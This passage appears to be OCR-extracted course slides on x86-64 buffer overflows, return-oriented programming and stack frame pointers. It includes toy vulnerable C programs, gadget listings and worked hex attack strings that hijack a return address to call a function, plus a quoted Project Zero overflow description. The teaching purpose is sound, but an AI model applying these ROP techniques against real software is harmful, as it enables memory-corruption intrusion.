     subq     $8, %rsp
     movl     %edi, %esi
     leaq     .LC0(%rip), %rdi
     movl     $0, %eax
     call     printf@PLT
     movl     $0, %edi
     call     exit@PLT
```

attack string invoking touch(16)



11	22	33	44	55	66	77	88
11	22	33	44	55	66	77	88
11	22	33	44	55	66	77	88
11	22	33	44	55	66	77	88
11	22	33	44	55	66	77	88
9f	11	40	00	00	00	00	00
10	00	00	00	00	00	00	00
a1	11	40	00	00	00	00	00
7e	11	40	00	00	00	00	00

Return-oriented Programming



```c
#include <stdio.h>
#include <stdlib.h>
void touch(int val) {
  printf("%d\n", val); exit(0);
}
void getbuf() {
  char buf[16];
  scanf("%s", buf);
}
int main() {  getbuf();  }
```

The disassembled Linux binary contains:


```
000000000040117e <touch>:
...
000000000040119f <gadget1>:
40119f: movq %rsi,%rdi
4011a2: retq
00000000004011a3 <gadget2>:
4011a3: popq %rax
4011a4: retq
00000000004011a5 <gadget3>:
4011a5: leaq 3(%rax,%rax,1),%rsi
4011aa: retq
```

```
.LC0: .string "%d\n"
.LC1: .string "%s"
.globl  main
main:
    subq    $8, %rsp
    movl    $0, %eax
    call    getbuf
    movl    $0, %eax
    addq    $8, %rsp
    ret
getbuf:
    subq    $24, %rsp
    movq    %rsp, %rsi
    leaq    .LC1(%rip), %rdi
    movl    $0, %eax
    call    __isoc99_scanf@PLT
    addq    $24, %rsp
    ret
touch:
    subq    $8, %rsp
    movl    %edi, %esi
    leaq    .LC0(%rip), %rdi
    movl    $0, %eax
    call    printf@PLT
    movl    $0, %edi
    call    exit@PLT
```

attack string invoking touch(7)

11	22	33	44	55	66	77	88
11	22	33	44	55	66	77	88
11	22	33	44	55	66	77	88
a3	11	40	00	00	00	00	00
02	00	00	00	00	00	00	00
a5	11	40	00	00	00	00	00
9f	11	40	00	00	00	00	00
7e	11	40	00	00	00	00	00

Return-oriented Programming



```c
#include <stdio.h>
#include <stdlib.h>
void touch(int val) {
  printf("%d\n", val); exit(0);
}
void getbuf(void) {
  char buf[8];
  scanf("%s", buf);
}
int main() {  getbuf();  }
```

The disassembled Linux binary contains:

```
0000000000401142 <touch>:
...
000000000040119a <gadget1>:
40119a: leaq 0x3(%rdi,%rsi,2),%rdi
40119f: retq
00000000004011a0 <gadget2>:
4011a0: movq %rsi,%rdi
4011a3: retq
00000000004011a4 <gadget3>:
4011a4: popq %rsi
4011a5: retq
```

```
.LC0: .string "%d\n"
.LC1: .string "%s"
.globl  main
touch:
    subq    $8, %rsp
    movl    %edi, %esi
    leaq    .LC0(%rip), %rdi
    movl    $0, %eax
    call    printf@PLT
    movl    $0, %edi
    call    exit@PLT
getbuf:
    subq    $24, %rsp
    leaq    8(%rsp), %rsi
    leaq    .LC1(%rip), %rdi
    movl    $0, %eax
    call    __isoc99_scanf@PLT
    addq    $24, %rsp
    ret
main:
    subq    $8, %rsp
    call    getbuf
    movl    $0, %eax
    addq    $8, %rsp
    ret
```

attack string invoking touch(14)

```
11 22 33 44 55 66 77 88
11 22 33 44 55 66 77 88
a4 11 40 00 00 00 00 00
0e 00 00 00 00 00 00 00
a0 11 40 00 00 00 00 00
42 11 40 00 00 00 00 00
```

Buffer Overflows in the Wild

"Unfortunately, it's the same old story. A fairly trivial buffer overflow programming error in C++ code in the kernel parsing untrusted data, exposed to remote attackers."
-- Ian Beer, Project Zero

- **TLVs** (Type, Length, Value) are often used to give structure to data, and parsing a TLV might mean it's coming from somewhere untrusted. Each TLV has a **single-byte type** followed by a **two-byte length** which is the length of the variable-sized payload in bytes.
- First each TLV is passed to `IO80211AWDLPeer::tlvCheckBounds`. This method has a **hardcoded list of specific minimum and maximum TLV lengths** for some of the supported TLV types. [..] Type 0x14 isn't explicitly listed in `tlvCheckBounds` so it gets the **default upper length limit of 1024**, significantly **larger than the 60 byte buffer** allocated for the destination buffer in the IO80211AWDLPeer structure.

https://googleprojectzero.blogspot.com/2020/12/an-ios-zero-click-radio-proximity.html

Purpose of %rbp as "Base" or "Frame" Pointer

STACK FRAMES

Stack Frame Motivation 1


CS:APP 3.10.5

- Under certain circumstances the compiler cannot easily generate code using the stack pointer (%rsp) alone
  - The most common of these cases is when there are local variables allocated on the stack, but with **variable size**

```
int varArray(int n)
{
  int temp1=7, data[n], temp2=1;
}
```

Compiler doesn't know n when it generates the code

```
movl  (%rsp), %eax   # access temp1
movl  4(%rsp), %ecx  # access data[0]
movl  ??(%rsp), %edx # access temp2?
```




Stack Frame Motivation 2

- We access local variables using a constant displacement from the `%rsp` (i.e., `8(%rsp)`)
- But if we have to move the stack pointer up by a ***variable*** amount (only known at runtime) there is no ***constant*** displacement the compiler can use to access some local variables (e.g., temp2)
  - Would need to compute the offset based on the variable size and use (reg1,reg2,s) style address mode which would be slower

```
int varArray(int n)
{
  int temp1=7, data[n], temp2=1;
  ...
}
```

```
 movl  (%rsp), %eax    # access temp1
 movl  4(%rsp), %ecx   # access data[0]
 movl  ??(%rsp), %edx # access temp2?
```


Processor

rip 0000 0000 0004 001b

rsp 0000 0000 ???? ????

rax 0000 0000 0000 0000

Memory / RAM

Stack

... 0xfffffffc

prev. RA

prev. RA 0x7ffff0f8

0000 0001 0x7ffff0f4 temp2

0000 0000 0x7ffff0f0

0000 0000

0000 0000 ???? data

0000 0007 ???? temp1

0000 0000

0x0


Base/Frame Pointer

- Since we may not know the offsets of variables relative to the stack pointer, a common solution is to use a second register call the **base or frame pointer**
  - **x86-64 uses %rbp for this purpose**
- It points at the base (bottom) of the frame and remains stable/constant for the duration of the procedure
- Now constant displacements relative to %rbp can be used by the compiler

Main point: The base/frame pointer will always point to a **known, stable location** and other variables will be at constant offsets from that location

```
int varArray(int n)
{
  int temp1=7, data[n], temp2=1;
  ...
}
```


```
 movl  (%rsp), %eax   # access temp1
 movl  4(%rsp), %ecx  # access data[0]
 movl  -4(%rbp), %edx # access temp2
```



Saving the Old Base Pointer

- Since each function call needs its own value for %rbp we must save/restore it each time we call a new function
- Generally we setup the base pointer as the first task when starting a new function

```
int main()
{
  int num;
  ...
  varArray(num)
}

int varArray(int n)
{
  int temp1=7, data[n], temp2=1;
  ...
}
```



Processor

	1
rbp	0000 0000 7fff f108
rsp	0000 0000 ???? ????
rax	0000 0000 0000 0000

%rbp during execution of main()

Processor

	3
rbp	0000 0000 7fff f0f0
rsp	0000 0000 ???? ????
rax	0000 0000 0000 0000

%rbp during execution of main()

Memory / RAM

Stack

...	0xfffffffc
RA to	
OS func	
	0x7ffff10c
	0x7ffff108
local	0x7ffff104
variables	0x7ffff100
RA	0x7ffff0fc
to main()	0x7ffff0f8
2 0000 0000	0x7ffff0f4
7fff f108	0x7ffff0f0
0000 0001	
0000 0000	????
0000 0000	????
0000 0000	
0000 0007	
0000 0000	
	0x0

Setting up the Base Pointer

- Below is the common preamble for a function as it saves the old base pointer and sets up its own
- The base pointer can be used during execution
- The last 3 instructions are the postamble to restore the old base pointer and then exit

```
1 varArray:
     pushq  %rbp              # Save main's %rbp
     movq   %rsp, %rbp        # Set up new %rbp
     subq   $16, %rsp         # Allocate some space
     ...
2    movl  -4(%rbp), %edx     # access temp2 (1)
     ...
     movq   %rbp, %rsp        # Deallocate stack space
     popq   %rbp              # Restore main's %rbp
     ret
```

1


Processor

rbp	0000 0000 7fff f108
rsp	0000 0000 7fff f0f8
rax	0000 0000 0000 0000

2

Processor

rbp	0000 0000 7fff f0f0
rsp	0000 0000 ???? ????
rax	0000 0000 0000 0000



Memory / RAM

...	0xfffffffc
RA to	
OS func	
OS func's	0x7ffff10c
%rbp	0x7ffff108
local	0x7ffff104
variables	0x7ffff100
RA	0x7ffff0fc
to main()	0x7ffff0f8
0000 0000	0x7ffff0f4
7fff f108	0x7ffff0f0
0000 0001	
0000 0000	????
0000 0000	????
0000 0000	
0000 0007	
0000 0000	
	0x0